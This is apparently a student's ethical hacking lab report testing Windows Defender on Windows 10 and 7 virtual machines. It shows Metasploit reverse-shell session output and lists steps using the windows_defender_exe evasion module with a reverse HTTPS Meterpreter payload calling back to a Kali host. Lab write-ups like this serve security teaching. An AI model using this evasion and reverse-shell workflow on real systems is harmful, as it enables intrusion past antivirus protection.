


# ETHICAL HACKING LAB ASSIGNMENT- 10

Name: Dasari Sanath Kumar

ID:700760349

## 1. Provide the Screenshot #01 (10pt)



```
kali@kali:~$ msf6 exploit(multi/handler) >
[*] Sending stage (240 bytes) to 192.168.2.100
[*] Command shell session 1 opened (192.168.2.128:3333 -> 192.168.2.100:49092) at 2024-03-26 22:15:19 -0400

kali@kali:~$ msf6 exploit(multi/handler) > sessions -l
Active sessions
-----
Id  Name  Type  Information  Connection
--  --
1   shell x86/windows  Shell Banner: Microsoft Windows [Version 10.0.19045.4046] (c) Microsoft Corp...  192.168.2.128:3333 -> 192.168.2.100:49092 (192.168.2.100)

kali@kali:~$ msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\georgia\Desktop>

C:\Users\georgia\Desktop>whoami
whoami
desktop-immo0e9\georgia

C:\Users\georgia\Desktop>tasklist
tasklist

Image Name           PID Session Name  Session#  Mem Usage
-----
System Idle Process   0 Services     0          8 K
System                4 Services     0         12 K
Registry              92 Services     0        47,820 K
smss.exe             336 Services     0         160 K
csrss.exe            432 Services     0         1,852 K
wininit.exe          576 Services     0         1,180 K
csrss.exe            532 Console      1         1,684 K
winlogon.exe         620 Console      1         1,580 K
services.exe         660 Services     0         3,872 K
lsass.exe            680 Services     0         6,388 K
svchost.exe          796 Services     0        11,880 K
fontdrvhost.exe      816 Console      1          180 K
fontdrvhost.exe      824 Services     0          184 K
svchost.exe          920 Services     0        8,492 K
```






2. Here I have turned on windows defender real time protection in both windows10 and windows7 in my virtual machine



Steps followed for task 2:

- 1.Windows defender is set to on in both win10 and win7
2. exploit used in msf is evasion/windows/windows\_defender\_exe and PAYLOAD is windows/meterpreter/reverse\_https and set the Local host to my kali IP and executed and a random .exe has generated.
3. And I have set the msf listener on my msf console in kali linux and also started http.server on kali on port 3333
4. In win10 and win7 tried to save the randomly generated exe file
5. To Check whether any meterpreter session is created.


Below are the screenshots for all the mentioned steps above:








In windows10 I am to see a virus detected error while downloading .exe file




→ In windows7 able to save the file to desktop and able to execute that .exe file and run the exploit where as in windows10 not even able to download the .exe file generated by the evasion/windows/windows\_defender\_exe payload

**In windows 7 even I am able to create a meterpreter shell session**

Please check below screenshots for the same.







## Observations from this lab:

Here are some of my findings and observations from our client-side exploitation experiment, which is taking place in this lab on Windows 10 and Windows 7 devices with Windows Defender turned on.

- in windows-10 Microsoft windows defender successfully detected the malware and exploit and stopped suspicious activity and quarantine the exploit file.
- In windows-7 Microsoft windows defender not detected the malware/exploit so exploit got success and meterpreter shell was opened.

Do you see a meterpreter session connected successfully?

Windows10 -Not able to see meterpreter session.

windows7 - Able to see a successful exploit event after windows defender is on.











